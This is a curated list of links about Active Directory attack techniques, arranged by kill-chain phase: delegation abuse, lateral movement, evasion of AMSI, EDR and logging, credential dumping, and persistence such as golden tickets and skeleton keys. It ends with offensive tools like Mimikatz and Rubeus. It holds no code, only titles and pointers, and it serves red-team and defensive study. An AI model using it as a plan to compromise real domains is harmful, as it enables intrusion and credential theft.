UNCONSTRAINED DELEGATION

- [Domain Controller Print Server + Unconstrained Kerberos Delegation = Pwned Active Directory Forest](#)
- [Active Directory Security Risk #101: Kerberos Unconstrained Delegation \(or How Compromise of a Single Server Can Compromise the Domain\)](#)
- [Unconstrained Delegation Permissions](#)
- [Trust? Years to earn, seconds to break](#)

- [Hunting in Active Directory: Unconstrained Delegation & Forests Trusts](#)

CONSTRAINED DELEGATION

- [Another Word on Delegation](#)
- [From Kekeo to Rubeus](#)
- [S4U2Pwnage](#)
- [Kerberos Delegation, Spns And More...](#)

INSECURE GROUP POLICY OBJECT PERMISSION RIGHTS

- [Abusing GPO Permissions](#)
- [A Red Teamer's Guide to GPOs and OUs](#)
- [File templates for GPO Abuse](#)

INSECURE ACLS PERMISSION RIGHTS

- [Exploiting Weak Active Directory Permissions With Powersploit](#)
- [Escalating privileges with ACLs in Active Directory](#)
- [Abusing Active Directory Permissions with PowerView](#)
- [BloodHound 1.3 – The ACL Attack Path Update](#)
- [Scanning for Active Directory Privileges & Privileged Accounts](#)
- [Active Directory Access Control List – Attacks and Defense](#)
- [aclpwn - Active Directory ACL exploitation with BloodHound](#)

DOMAIN TRUSTS

- [A Guide to Attacking Domain Trusts](#)
- [It's All About Trust – Forging Kerberos Trust Tickets to Spoof Access across Active Directory Trusts](#)
- [Active Directory forest trusts part 1 - How does SID filtering work?](#)
- [The Forest Is Under Control. Taking over the entire Active Directory forest](#)
- [Not A Security Boundary: Breaking Forest Trusts](#)
- [The Trustpocalypse](#)

DCSHADOW

- [Privilege Escalation With DCShadow](#)
- [DCShadow](#)
- [DCShadow explained: A technical deep dive into the latest AD attack technique](#)
- [DCShadow - Silently turn off Active Directory Auditing](#)

- [DCShadow - Minimal permissions, Active Directory Deception, Shadowception and more](#)

RID

- [Rid Hijacking: When Guests Become Admins](#)

MICROSOFT SQL SERVER

- [How to get SQL Server Sysadmin Privileges as a Local Admin with PowerUpSQL](#)
- [Compromise With Powerupsql – Sql Attacks](#)

RED FOREST

- [Attack and defend Microsoft Enhanced Security Administrative](#)

Lateral Movement

MICROSOFT SQL SERVER DATABASE LINKS

- [SQL Server – Link... Link... Link... and Shell: How to Hack Database Links in SQL Server!](#)
- [SQL Server Link Crawling with PowerUpSQL](#)

PASS THE HASH

- [Performing Pass-the-hash Attacks With Mimikatz](#)
- [How to Pass-the-Hash with Mimikatz](#)
- [Pass-the-Hash Is Dead: Long Live LocalAccountTokenFilterPolicy](#)

SYSTEM CENTER CONFIGURATION MANAGER (SCCM)

- [Targeted Workstation Compromise With Sccm](#)
- [PowerSCCM - PowerShell module to interact with SCCM deployments](#)

WSUS

- [Remote Weaponization of WSUS MITM](#)
- [WSUSpendu](#)
- [Leveraging WSUS – Part One](#)

PASSWORD SPRAYING

- [Password Spraying Windows Active Directory Accounts - Tradecraft Security Weekly #5](#)
- [Attacking Exchange with MailSniper](#)
- [A Password Spraying tool for Active Directory Credentials by Jacob Wilkin](#)

AUTOMATED LATERAL MOVEMENT

- [GoFetch is a tool to automatically exercise an attack plan generated by the BloodHound application](#)
- [DeathStar - Automate getting Domain Admin using Empire](#)

- [ANGRYPUPPY - Bloodhound Attack Path Automation in CobaltStrike](#)

Defense Evasion

IN-MEMORY EVASION

- [Bypassing Memory Scanners with Cobalt Strike and Gargoyle](#)
- [In-Memory Evasions Course](#)
- [Bring Your Own Land \(BYOL\) – A Novel Red Teaming Technique](#)

ENDPOINT DETECTION AND RESPONSE (EDR) EVASION

- [Red Teaming in the EDR age](#)
- [Sharp-Suite - Process Argument Spoofing](#)

OPSEC

- [Modern Defenses and YOU!](#)
- [OPSEC Considerations for Beacon Commands](#)
- [Red Team Tradecraft and TTP Guidance](#)
- [Fighting the Toolset](#)

MICROSOFT ATA & ATP EVASION

- [Red Team Techniques for Evading, Bypassing, and Disabling MS Advanced Threat Protection and Advanced Threat Analytics](#)
- [Red Team Revenge - Attacking Microsoft ATA](#)
- [Evading Microsoft ATA for Active Directory Domination](#)

POWERSHELL SCRIPTBLOCK LOGGING BYPASS

- [PowerShell ScriptBlock Logging Bypass](#)

POWERSHELL ANTI-MALWARE SCAN INTERFACE (AMSI) BYPASS

- [How to bypass AMSI and execute ANY malicious Powershell code](#)
- [AMSI: How Windows 10 Plans to Stop Script-Based Attacks](#)
- [AMSI Bypass: Patching Technique](#)
- [Invisi-Shell - Hide your Powershell script in plain sight. Bypass all Powershell security features](#)

LOADING .NET ASSEMBLIES ANTI-MALWARE SCAN INTERFACE (AMSI) BYPASS

- [A PoC function to corrupt the g_amsiContext global variable in clr.dll in .NET Framework Early Access build 3694](#)

APPLOCKER & DEVICE GUARD BYPASS

- [Living Off The Land Binaries And Scripts - \(LOLBins and LOLScripts\)](#)

SYSMON EVASION

- [Subverting Sysmon: Application of a Formalized Security Product Evasion Methodology](#)
- [sysmon-config-bypass-finder](#)

HONEYTOKENS EVASION

- [Forging Trusts for Deception in Active Directory](#)
- [HoneyPot Buster: A Unique Red-Team Tool](#)

DISABLING SECURITY TOOLS

- [Invoke-Phant0m - Windows Event Log Killer](#)

Credential Dumping

NTDS.DIT PASSWORD EXTRACTION

- [How Attackers Pull the Active Directory Database \(NTDS.dit\) from a Domain Controller](#)
- [Extracting Password Hashes From The Ntlds.dit File](#)

SAM (SECURITY ACCOUNTS MANAGER)

- [Internal Monologue Attack: Retrieving NTLM Hashes without Touching LSASS](#)

KERBEROASTING

- [Kerberoasting Without Mimikatz](#)
- [Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain](#)
- [Extracting Service Account Passwords With Kerberoasting](#)
- [Cracking Service Account Passwords with Kerberoasting](#)
- [Kerberoast PW list for cracking passwords with complexity requirements](#)

KERBEROS AP-REP ROASTING

- [Roasting AS-REPs](#)

WINDOWS CREDENTIAL MANAGER/VAULT

- [Operational Guidance for Offensive User DPAPI Abuse](#)
- [Jumping Network Segregation with RDP](#)

DCSYNC

- [Mimikatz and DCSync and ExtraSids, Oh My](#)
- [Mimikatz DCSync Usage, Exploitation, and Detection](#)
- [Dump Clear-Text Passwords for All Admins in the Domain Using Mimikatz DCSync](#)

LLMNR/NBT-NS POISONING

- [Pwning with Responder – A Pentester’s Guide](#)
- [LLMNR/NBT-NS Poisoning Using Responder](#)

OTHER

- [Compromising Plain Text Passwords In Active Directory](#)

Persistence

GOLDEN TICKET

- [Golden Ticket](#)
- [Kerberos Golden Tickets are Now More Golden](#)

SID HISTORY

- [Sneaky Active Directory Persistence #14: SID History](#)

SILVER TICKET

- [How Attackers Use Kerberos Silver Tickets to Exploit Systems](#)
- [Sneaky Active Directory Persistence #16: Computer Accounts & Domain Controller Silver Tickets](#)

DCSHADOW

- [Creating Persistence With Dcshadow](#)

ADMINSDHOLDER

- [Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to \(Re\)Gain Domain Admin Rights](#)
- [Persistence Using Adminsdholder And Sdprop](#)

GROUP POLICY OBJECT

- [Sneaky Active Directory Persistence #17: Group Policy](#)

SKELETON KEYS

- [Unlocking All The Doors To Active Directory With The Skeleton Key Attack](#)
- [Skeleton Key](#)
- [Attackers Can Now Use Mimikatz to Implant Skeleton Key on Domain Controllers & BackDoor Your Active Directory Forest](#)

SEENABLEDELEGATIONPRIVILEGE

- [The Most Dangerous User Right You \(Probably\) Have Never Heard Of](#)
- [SeEnableDelegationPrivilege Active Directory Backdoor](#)

SECURITY SUPPORT PROVIDER

- [Sneaky Active Directory Persistence #12: Malicious Security Support Provider \(SSP\)](#)

DIRECTORY SERVICES RESTORE MODE

- [Sneaky Active Directory Persistence #11: Directory Service Restore Mode \(DSRM\)](#)
- [Sneaky Active Directory Persistence #13: DSRM Persistence v2](#)

ACLS & SECURITY DESCRIPTORS

- [An ACE Up the Sleeve: Designing Active Directory DACL Backdoors](#)
- [Shadow Admins – The Stealthy Accounts That You Should Fear The Most](#)
- [The Unintended Risks of Trusting Active Directory](#)

Tools & Scripts

- [PowerView](#) - Situational Awareness PowerShell framework
- [BloodHound](#) - Six Degrees of Domain Admin
- [Impacket](#) - Impacket is a collection of Python classes for working with network protocols
- [aclpwn.py](#) - Active Directory ACL exploitation with BloodHound
- [CrackMapExec](#) - A swiss army knife for pentesting networks
- [ADACLScanner](#) - A tool with GUI or command line used to create reports of access control lists (DACLS) and system access control lists (SACLs) in Active Directory
- [zBang](#) - zBang is a risk assessment tool that detects potential privileged account threats
- [PowerUpSQL](#) - A PowerShell Toolkit for Attacking SQL Server
- [Rubeus](#) - Rubeus is a C# toolset for raw Kerberos interaction and abuses
- [ADRecon](#) - A tool which gathers information about the Active Directory and generates a report which can provide a holistic picture of the current state of the target AD environment
- [Mimikatz](#) - Utility to extract plaintext passwords, hash, PIN code and kerberos tickets from memory but also perform pass-the-hash, pass-the-ticket or build Golden tickets
- [Grouper](#) - A PowerShell script for helping to find vulnerable settings in AD Group Policy.

<https://0x1.gitlab.io/pentesting/Active-Directory-Kill-Chain-Attack-and-Defense/>

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md>

<https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet>

<https://github.com/CyberSecurityUP/Red-Team-Management/tree/main/Adversary%20Emulation>